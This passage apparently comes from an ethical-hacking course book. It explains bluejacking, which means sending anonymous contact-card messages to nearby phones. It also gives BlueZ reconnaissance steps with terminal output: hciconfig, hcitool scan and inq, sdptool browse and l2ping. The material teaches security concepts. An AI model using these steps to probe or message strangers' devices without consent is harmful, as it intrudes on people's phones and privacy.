
STEP 4

- **Choose one phone** from the list discovered by Bluetooth and send the contact
- You will get the message that reads "**card sent**." The victim is notified of this SMS received on their phone with a notification sound

Bluejacking

Bluejacking is a method of temporarily hijacking a smartphone by sending it an anonymous text message using the Bluetooth wireless networking system. It takes advantage of a security loophole in the messaging options of smartphones. The operating range for Class 2 Bluetooth devices is 10 m. Bluetooth-enabled smartphones can search for other Bluetooth-enabled smartphones by sending messages to them. In bluejacking, anonymous messages are sent to Bluetooth-enabled devices via the OBEX protocol. Bluejacking can be performed through the following steps.

- Select an area with many mobile users, such as a café or shopping center.
- Go to contacts in the address book.
- Create a new contact (this contact may be deleted later).
- Enter a message into the name field, such as “Would you like to go on a date with me?”
- Save the new contact with the name text and without a telephone number.
- Choose “send via Bluetooth,” which searches for any Bluetooth device within range.
- Choose one phone from the Bluetooth device list and send the contact.
- After obtaining the message “card sent,” listen for the SMS message tone of the victim’s phone.



Bluetooth Reconnaissance Using BlueZ

Step 1: Configure Bluetooth device using “`hciconfig`”

```
┌─[root@parrot]─[~]
└──╼ #hciconfig
hci0:   Type: BR/EDR  Bus: USB
        BD Address: 10:AE:60:58:F1:37  ACL MTU: 310:10  SCO MTU: 64:8
        UP RUNNING PSCAN INQUIRY
        RX bytes:131433 acl:45 sco:0 events:10519 errors:0
        TX bytes:42881 acl:45 sco:0 commands:5081 errors:0
```

Step 2: Scan for pairable Bluetooth devices using “`hcitool`,” and use the “`inq`” option to find further information about the discovered devices

```
┌─[root@parrot]─[~]
└──╼ #hcitool scan
Scanning ...
        76:6F:46:65:72:67       ANDROID BT
        24:C6:96:08:5D:33       SCH-I535
```

```
┌─[root@parrot]─[~]
└──╼ #hcitool inq
Inquiring ...
        24:C6:96:08:5D:33       clock offset: 0x4e8b    class: 0x5a020c
```

Step 3: Use the Service Discovery Protocol (SDP) tool to scan services

```
┌─[root@parrot]─[~]
└──╼ # sdptool browse 76:6F:46:65:72:67
Browsing 76:6F:46:65:72:67 ...
Service RecHandle: 0x10001
Service Class ID List:
  "" (0x1800)
Protocol Descriptor List:
  "L2CAP" (0x0100)
    PSM: 31
  "ATT" (0x0007)
    uint16: 0x1
    uint16: 0x5

Service Name: Headset Audio Gateway
Service RecHandle: 0x10002
Service Class ID List:
  "Headset Audio Gateway" (0x1112)
  "Generic Audio" (0x1203)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 1
```


Step 4: Ping all the available devices to check if they are reachable, using L2ping

```
┌─[root@parrot]─[~]
└──╼ #l2ping 76:6F:46:65:72:67
Ping: 76:6F:46:65:72:67 from 10:AE:60:58:F1:37 (data size 44)
44 bytes from 76:6F:46:65:72:67 id 0 time 37.57ms
44 bytes from 76:6F:46:65:72:67 id 1 time 27.23ms
```

Bluetooth Reconnaissance Using BlueZ

The Bluetooth protocol stack allows users to connect to other devices and perform activities. BlueZ is a similar built-in protocol stack for Linux-based systems that has several default tools for Bluetooth reconnaissance. Because they are available in every Linux system, the attacker can utilize them with modest commanding skills. Attackers use BlueZ tools to discover Bluetooth devices through the following steps.

- **Configure the Bluetooth device using “hciconfig”:** Use the default BlueZ tool **`hciconfig`** to confirm the detection and activation of the Bluetooth device.



```
┌─[root@parrot]─[~]
└──╼ #hciconfig
hci0:   Type: BR/EDR  Bus: USB
        BD Address: 10:AE:60:58:F1:37  ACL MTU: 310:10  SCO MTU: 64:8
        UP RUNNING PSCAN INQUIRY
        RX bytes:131433 acl:45 sco:0 events:10519 errors:0
        TX bytes:42881 acl:45 sco:0 commands:5081 errors:0
```


Figure 16.112: Screenshot showing the output of hciconfig

As shown in the above figure, the Bluetooth device and its MAC address with the name **`hci0`** is detected. Now, use the following command to begin the process:

```
hciconfig hci0 up
```

- **Scan for pairable Bluetooth devices using "hcitool":** The attacker keeps their Bluetooth device active and scans for other Bluetooth devices that are transmitting pairing signals. Pairable devices are detected using the following command:

  `hcitool scan`




```
┌─[root@parrot]─[~]
└──╼ #hcitool scan
Scanning ...
        76:6F:46:65:72:67       ANDROID BT
        24:C6:96:08:5D:33       SCH-I535
```

Figure 16.113: Screenshot showing the output of hcitool

After finding pairable devices, use the following command to display further information about the discovered devices:

`hcitool inq`

